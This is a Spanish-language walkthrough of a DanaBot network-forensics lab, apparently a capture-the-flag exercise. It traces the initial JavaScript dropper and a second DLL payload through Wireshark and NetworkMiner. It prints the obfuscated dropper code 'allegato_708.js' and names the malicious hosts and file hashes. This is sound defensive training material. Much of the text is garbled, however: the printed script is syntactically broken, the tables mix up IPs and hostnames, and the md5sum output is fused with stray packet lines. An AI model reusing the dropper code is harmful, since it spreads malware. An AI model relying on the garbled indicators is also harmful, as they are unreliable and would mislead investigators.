

Tutorial del laboratorio de DanaBot


Escenario:

Nuestro equipo del SOC detectó actividad sospechosa en el tráfico de red. Una máquina se vio comprometida y se robó información de la empresa que no debería haber estado allí. Depende de usted determinar qué sucedió y qué datos se robaron.

P1: ¿Cuál es el nombre del archivo malicioso utilizado para el acceso inicial?


Después de descargar el archivo, lo abrimos en Wireshark, se puede realizar de dos maneras una consultando las solicitudes de tipo GET:

Filtro `http.request.method == "GET"`



No.	Time	Source	Destination	Protocol	Length	Info
6	0.340304	10.2.14.101	62.173.142.148	HTTP	514	GET /login.php HTTP/1.1
228	57.117112	10.2.14.101	192.229.221.95	HTTP	294	GET /WFEwTz8NMEsw5TA3BglrOgMCGgUABRQ50htxk2Fh0Zt1K20z8S1P17wEwvD1QQUT13UIB1V5uHu5gk2F6R20k57QYXjz
250	61.833925	10.2.14.101	188.114.97.3	HTTP	320	GET /resources.d11 HTTP/1.1
10142	170.389075	10.2.14.101	23.10.249.35	HTTP	165	GET /connecttest.txt HTTP/1.1

Aquí seguimos el flujo HTTP y nos mostrara la siguiente pantalla donde veremos un archivo adjunto:




```
GET /login.php HTTP/1.1
Host: portfolio.serveirc.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 14 Feb 2024 16:25:54 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Content-Disposition: attachment;filename=allegato_708.js

function _0x23c2(){var _0xac67d2=['a8k3odVdVaBcHh/dUmoMWRBdK8Ks','W6Xew43cP3WwWQ/cGhykW5FcQ30','W0a1eupd05kXWROVjCoMblldTnq','WQWlk2Ma','j8ocW6xcJ0hdNCoJW4RcPsRdVmo6kW','pmk+dmk5W6qEW67d0Mi','Eco8WPZdNmojb37dQSoLe8Ija','tmopD8k7W7a1W4VdSLeMuCoNWP1Vw5pcVgehwPzkB3hdKKSpnatdICkRoIxdT10/W6Tzru3dMmoBmCkFw6xcNmkdW6ZdJ8oWcSk1WQ/dVG','AcXxvd0E','W5hcUuaxcQZFdg8khp13dMezGeG','gSkFWPRdN8kLrCkMdq','k5oWq5kCqmobWRhGtCsYm','WPKzWQCXWohdTmo','W6uSb8o4z8oHxbVcRfNdICou','W5JcIImOW57cRC0oH0','jKJc0IerW0hcMaXtd01a','W69bW4pc0tWAWQncRLm+W6tCQ2e','WQvGi8kdW59hj5kCsx3cRCkr','vCoZW4/cRCKEWQRd58onFsTaWPRcJCoru8o6','W7TtCjVfWheW53dSrjc','BXinyldQ8oeWQpdK15tw7pVq','wCo0rmka','WQVdH1zHwclDI8knnlpd5CoUW00','p20rW0qWWRs','W7iWwQu2','g3K9WPC','WPS6amoPEso7','n2rUfXKj','1SkTamkgb8o2W7tcH8ktqSkAWOSIWQXnW6u','W6fVuXrcPso3W4Wio8o4exJdSa','W6XdW4Fc0tGAWQ7cRuCyW6RcMc','W6qOaSoTxmoGARFcGLm','AskXW5aowQS','qmoEBmkYW7LbWQld0LuGuSo/W0rX','W6VcU0vELW+WQ8yfCkbW4S','BSKgw4StWR7cRgr1zCo+WPjfeSoNW4LfF8k7mvrDijVdTf7cQW','eSofqmqk','W6hcGmkYmLHeWRJdNfuIw4jrCkVzmKhmknWPz/W6pcNj/dRS0SW4WSpNn2WP1GW5a','W7HEDdXCuxqpW6hdUqrW5K','W4pdVrDzWPJcMmkvmZefcNS','W5/dJfJdUMZcT8o2','g0qkvgtdTg','AXWozJvDQ8kKWQNdQwPRW5m','ueNcGq','W4new7ZcHLJdJ8kTbmKqW7HAt28','iSkthPxcO8k5y0HwHsc','E8k3WQg+W5e','yCoKCMFcUeRdMxtDm8kDWRNdR8kzqmoWQ87W5aAWR1woH7cRCoxW6S','gwbR','fhfLhG'];_0x23c2=function(){return _0xac67d2;};return _0x23c2();}var _0x10ab20=_0x57c2;(function(_0x562920,_0x324070){var _0x4c8674=_0x57c2,_0x538a6a=_0x562920();while(![]){try{var _0x385777=parseInt(_0x4c8674(0x158,'XkeN'))/0x1+parseInt(_0x4c8674(0x12e,'%Fm'))/0x2+-parseInt(_0x4c8674(0x142,'XkeN'))/0x3+parseInt(_0x4c8674(0x13e,'0%ju'))/0x4+-parseInt(_0x4c8674(0x14b,'xQJ'))/0x5+parseInt(_0x4c8674(0x133,'A4&G'))/0x6*(parseInt(_0x4c8674(0x150,'dK59'))/0x7)+parseInt(_0x4c8674(0x156,'(Q&R'))/0x8*(parseInt(_0x4c8674(0x132,'0Yg'))/0x9);if(_0x385777==_0x324070)break;else _0x538a6a['push'](_0x538a6a['shift']());};catch(_0x2d274b){_0x538a6a['push'](_0x538a6a['shift']());}};_0x23c2,_0x54a3a);function _0x414360(_0x5c5160){var _0x567e59=_0x57c2,_0x119065='',_0x4f008b=_0x567e59(0x135,'A4&G'),_0x5a393f=_0x4f008b[_0x567e59(0x149,'w@FV')];for(var _0x3d45b7=0x0,_0x3d45b7<_0x5c5160,_0x3d45b7++){_0x119065+=_0x4f008b[_0x567e59(0x157,'*rdb')](Math[_0x567e59(0x131,'sRMv')](Math[_0x567e59(0x145,'Gks8')])*(_*_0x5a393f));}return _0x119065+_0x567e59(0x147,'588N');}var _0x23d4f8=_0x10ab20(0x153,'$(b)',_0x48a85a=_0x414360(0xa),_0x44bdd9=new ActiveXObject(_0x10ab20(0x151,'V6of'))[_0x10ab20(0x14a,'^5PL')](0x2)+'\xc5'+_0x48a85a,_0x5da57f=WScript[_0x10ab20(0x134,'oGec')](0x10ab20(0x14f,'A4&G'));function _0x57c2(_0x11e4af,_0x54a6eb){var _0x23c2=_0x23c2();return _0x57c2=function(_0x57c2d,_0x48a85a){return _0x57c2d(_0x57c2d,_0x48a85a);}};return _0x57c2;}
```

Allegato_708.js

Otra forma es darle clic en exportar objetos HTTP y visualizar los paquetes del primer log:




Wireshark - Exportar - Listado de objetos HTTP

Filtro de texto: Tipo de contenido: Todos los tipos de contenido

Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
11	portfolio.serveirc.com	application/octet-stream	5558 bytes	login.php
230	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEswSTAJBgUrDgMCGGUABBBQ50otx%2Fh0Ztl%
9952	soundata.top	application/octet-stream	11 MB	resources.dll
10144	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt

Eso nos dará como resultado la información de la solicitud GET:




```
▼ Hypertext Transfer Protocol, has 2 chunks (including last chunk)
  > HTTP/1.1 200 OK\r\n
    Server: nginx/1.14.0 (Ubuntu)\r\n
    Date: Wed, 14 Feb 2024 16:25:54 GMT\r\n
    Content-Type: application/octet-stream\r\n
    Transfer-Encoding: chunked\r\n
    Connection: keep-alive\r\n
    Content-disposition: attachment;filename=allegato_708.js\r\n
    \r\n
    [Request in frame: 6]
    [Time since request: 0.184427000 seconds]
    [Request URI: /login.php]
    [Full request URI: http://portfolio.serveirc.com/login.php]
```

Donde también se ve el nombre del archivo `allegato_708.js`

P2: ¿Cuál es el hash sha256 del archivo utilizado para el acceso inicial?

Para este punto vamos a necesitar la aplicación de Networkminer, buscaremos en la sección de archivos y filtramos por `.js` o bien con el nombre completo:



NetworkMiner 2.5.0

File Tools Help

Select a network adapter in the list ---

Hosts (130) Files (87) Images Messages Credentials Sessions (63) DNS (346) Parameters (2300) Keywords Anomalies


Filter keyword: `allegato_708.js` Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol
6	allegato_708.js	octet-stream	5 558 B	62.173.142.148 [portfolio.serveirc.com]	TCP 80	30.2.14.101	TCP 49796	HttpGetCh...

Case Panel


Filename	MD5
205-0a...	6b80b...

Posteriormente en detalles nos mostrara el Hash SHA256:




Q3: ¿Cuál es el proceso utilizado para ejecutar el archivo malicioso?

En esta pregunta usaremos el Hash para identificar el archivo ejecutado buscándolo en virustotal en la parte de BEHAVIOR



Y en las acciones de registro vamos a ver un archivo .exe



P4: ¿Cuál es la extensión del segundo archivo malicioso utilizado por el atacante?

Para esta parte también hay dos formas de realizarlo, cuando exportamos los archivos HTTP vimos que existía un archivo resources.dll

Packet	Hostname	Content Type	Size	Filename
11	portfolio.serveirc.com	application/octet-stream	5558 bytes	login.php
230	ocsp.digicert.com	application/ocsp-response	471 bytes	MFEwTzBNMEswSTAJBgUrDg
9952	soundata.top	application/octet-stream	11 MB	resources.dll
10144	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt

Entonces la respuesta es .dll

Pero también se puede hacer desde NetworkMiner:

The screenshot displays the NetworkMiner 2.9.0 application window. The top menu bar includes File, Tools, and Help. Below it, there's a dropdown menu for network adapters. The main toolbar contains buttons for Hosts (130), Files (87), Images, Messages, Credentials, Sessions (53), DNS (346), Parameters (2300), Keywords, and Anomalies. A filter keyword input field is present, currently containing 'msftauth.msedge.net'. To the right, a Case Panel shows details for a selected case, including its filename '205-Ca...' and MD5 hash '680bb...'. The central area features a table with columns: Frame nr., Filename, Extension, Size, Source host, S. port, Destination host, D. port, and Protocol. The table lists several entries related to Microsoft Azure TLS issuers and their connections to msfedge.net. Entry 10142 is highlighted with a red box.

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol
6	allegato_708.js?octet-stream	octet-stream	5 558 B	62.173.142.140 [portfolio.servic.com]	TCP 80	10.2.14.101		
125	edges.micrsoft.com[.]cer	cer	2 158 B	13.107.2.129 [dual-a-0036.a-msedge.net] [edge-micro...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49786	HttpGetC...
126	Microsoft Azure RSA Tls Issu.cer	cer	1 456 B	13.107.2.129 [dual-a-0036.a-msedge.net] [edge-micro...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49790	TlsCertSt...
125	edges.microsoft.com[.]cer	cer	2 158 B	13.107.2.129 [dual-a-0036.a-msedge.net] [edge-micro...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49791	TlsCertSt...
125	Microsoft Azure Tls Issu[1].cer	cer	1 456 B	13.107.2.129 [dual-a-0036.a-msedge.net] [edge-micro...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49791	TlsCertSt...
221	smartacten.microsoft.com[.]cer	cer	3 368 B	51.104.176.40 [wd-prod-as-e-north-2-fe.northeurope.c...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49797	TlsCertSt...
221	Microsoft Azure Tls Issu.cer	cer	1 456 B	51.104.176.40 [wd-prod-as-e-north-2-fe.northeurope.c...	TCP 443	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49797	TlsCertSt...
228	mfe7t7m8n6w5ta7gplu.ocsp-response	ocsp-response	471 B	192.229.221.95 [lbn7a-wpc.afdneth.net] [lbn7a.wpc.2...	TCP 80	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49798	HttpGetC...
290	msftauth.msedge.net[.]cer	cer	11 922 B	198.114.137.3 [jovvrida.msedge.net] [jovvrida.msedge.net]	TCP 80	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49799	HttpGetC...
10142	msftauth.msedge.net[.]cer	cer	22 130 B	249.35.123 [adagyn.msedge.net] [www.msedge.co...	TCP 80	10.2.14.101 [DESKTOP-URJ59H46]	TCP 49803	HttpGetC...

Q5: ¿Cuál es el hash MD5 del segundo archivo malicioso?

Abriremos los detalles del archivo “resources.dll” en Networkminer

[illegible]

Pero si lo descargamos en nuestra MV también podríamos hacerlo de la siguiente manera:

```
(root@kali)-[/home/karolina/Desktop/temp_extract_dir/temp_extract_dir]
# ls
205-DanaBot.pcap      login.php
MFewTzBNMEswSTAJBgUdgMCGgUABBQ5ootx2Fh0ZtL2Bz8sIPi7wEWWxDLQQUtiJUIBiV5uNu5g%2F6%2BrkS7QYXZkCEAUZSZSEml49Gjh0j3P68w%3D  resources.dll
connecttest.txt
HTTP/1.1
# md5sum resources.dll
e758e07113016aca55d9eda2b0ffeebe  resources.dll 15.00  49788  Seq=1 Ack=461 Win=64248 Len=0
                                         Seq=1 Ack=461 Win=64248 Len=1460 [TCP segment of
```